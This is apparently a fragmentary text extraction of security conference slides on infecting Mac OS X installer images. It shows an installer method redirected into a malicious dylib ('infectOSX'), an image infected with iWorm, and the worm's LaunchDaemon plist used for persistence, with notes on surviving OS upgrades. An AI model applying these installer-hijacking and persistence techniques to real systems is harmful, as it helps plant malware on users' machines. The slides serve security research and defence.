
selector
setInstallationCompletedSuccessfully:

implementation
setInstallationCompletedSuccessfully:

Class Evil

selector
infectOSX:

implementation
infectOSX:



when the installer invokes the 'setInstallationCompletedSuccessfully' method, it will be transparently redirected into the malicious dylib

STEP 0x3: (RE) INFECT OS X

how to infect? any way you like!

```
//new OS X image infected with iWorm ('JavaW')
$ ps aux | grep -i [j]ava
root  90  /Library/Application Support/JavaW/JavaW

$ less /System/Library/LaunchDaemons/com.JavaW.plist
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.JavaW</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Library/Application Support/JavaW/JavaW</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

iWorm in the 'pristine' OS X





"Methods of Malware Persistence on Mac OS X"





WHY IS THIS VM ONLY?

vmware's EFI doesn't verify the OS image?



OS X UPGRADE INFECTION

surviving an os upgrade

